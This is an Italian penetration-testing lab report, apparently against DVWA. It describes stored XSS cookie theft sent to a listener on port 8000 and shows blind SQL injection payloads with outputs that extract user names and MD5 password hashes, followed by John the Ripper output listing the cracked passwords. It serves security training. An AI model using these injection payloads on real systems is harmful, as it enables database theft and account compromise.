
Report Web Application Exploit


L'obiettivo di questo test è quello di sfruttare le vulnerabilità di tipo XSS stored e SQLi blind sulla Web Application bersaglio.

Stored Cross Site Scripting (XSS)


Viene effettuato sulla pagina un test di vulnerabilità al xss, successivamente sfruttata in modo da inviare ad un server in ascolto i cookies dell'utente. Pagina bersaglio:




Viene modificato il parametro che impedisce l'inserimento di stringhe più lunghe di 50 caratteri ed iniettato lo script malevolo:



Attraverso lo script il valore del cookie viene inviato ad un server python, precedentemente avviato per restare in ascolto sulla porta 8000 della macchina attaccante:




Controllo che ad ogni nuova richiesta venga inviato al server in ascolto il valore del cookie dell'utente che l'ha inviata:




Blind SQL injection

Il tipo di attacco successivo è blind SQLi, sempre sullo stesso target. Pagina su cui viene effettuato l'attacco:



L'attacco di tipo blind si caratterizza per il fatto che viene restituito output solo se la funzione è true, quindi non vengono restituiti messaggi di errore per query false o errori di sintassi e bisogna procedere per tentativi. Per eseguire l'exploit è possibile effettuare l'injection basata su operatore booleano oppure sul tempo. Dopo aver identificato il nome del database e di quali tabelle è composto, si può procedere ad enumerare i nomi degli utenti e delle password, cominciando dalla lunghezza per poi arrivare al contenuto. Di seguito gli screenshot dei passaggi salienti della boolean based SQLi, contenenti le query per l'enumerazione dei nomi degli utenti e delle password:



Submit

```
ID: 1' AND (ascii(substr((select user from users limit 0,1) ,1,1))) = 97 #
First name: admin
Surname: admin
```

Submit

```
ID: 1' AND (ascii(substr((select user from users limit 0,1) ,2,1))) = 100 #
First name: admin
Surname: admin
```

Submit

```
ID: 1' AND (ascii(substr((select user from users limit 0,1) ,3,1))) = 109 #
First name: admin
Surname: admin
```

Submit

```
ID: 1' AND (ascii(substr((select user from users limit 0,1) ,4,1))) = 105 #
First name: admin
Surname: admin
```

Submit

```
ID: 1' AND (ascii(substr((select user from users limit 0,1) ,5,1))) = 110 #
First name: admin
Surname: admin
```

```
ID: 1' AND (select user from users limit 0,1) = "admin"#
First name: admin
Surname: admin
```

```
ID: 1' AND (select user from users limit 1,1) = "gordonb"#
First name: admin
Surname: admin
```

```
ID: 1' AND (select user from users limit 2,1) = "1337"#
First name: admin
Surname: admin
```

```
ID: 1' AND (select user from users limit 3,1) = "pablo"#
First name: admin
Surname: admin
```

```
ID: 1' AND (select user from users limit 4,1) = "smithy"#
First name: admin
Surname: admin
```

```
ID: 1' AND (length((select password from users limit 0,1))) = 32#
First name: admin
Surname: admin
```

```
ID: 1' AND (select password from users limit 0,1) = "5f4dcc3b5aa765d61d8327deb882cf99"#
First name: admin
Surname: admin
```

```
ID: 1' AND (select password from users limit 1,1) = "e99a18c428cb38d5f260853678922e03"#
First name: admin
Surname: admin
```

```
ID: 1' AND (select password from users limit 2,1) = "8d3533d75ae2c3966d7e0d4fcc69216b"#
First name: admin
Surname: admin
```


```
ID: 1' AND (select password from users limit 3,1) = "0d107d09f5bbe40cade3de5c71e9e9b7"#
First name: admin
Surname: admin
```


```
ID: 1' AND (select password from users limit 4,1) = "5f4dcc3b5aa765d61d8327deb882cf99"#
First name: admin
Surname: admin
```

Come si può osservare dagli screenshot precedenti, l'attacco ha avuto esito positivo ed ha restituito i nomi degli utenti della web app e gli hash delle password. Sugli hash così ottenuti viene effettuato un offline password cracking col tool john the ripper, che restituisce il seguente risultato:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=Raw-MD5 users-meta.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

La modalità time based consegue lo stesso scopo della boolean, ma, anziché stampare a schermo il risultato della query, sfrutta l'output della funzione sleep(): quest'ultima, quando la query è true, mette in pausa l'esecuzione per il numero di secondi specificato dall'utente. Nei prossimi screenshot viene mostrato un semplice esempio di query true:





A conferma della bontà del lavoro svolto in modalità “manuale”, viene lanciato il tool sqlmap, che conferma la vulnerabilità alla blind SQLi:



In seguito, con lo stesso tool, viene effettuato il dump (--dump) delle informazioni necessarie ed il password cracking: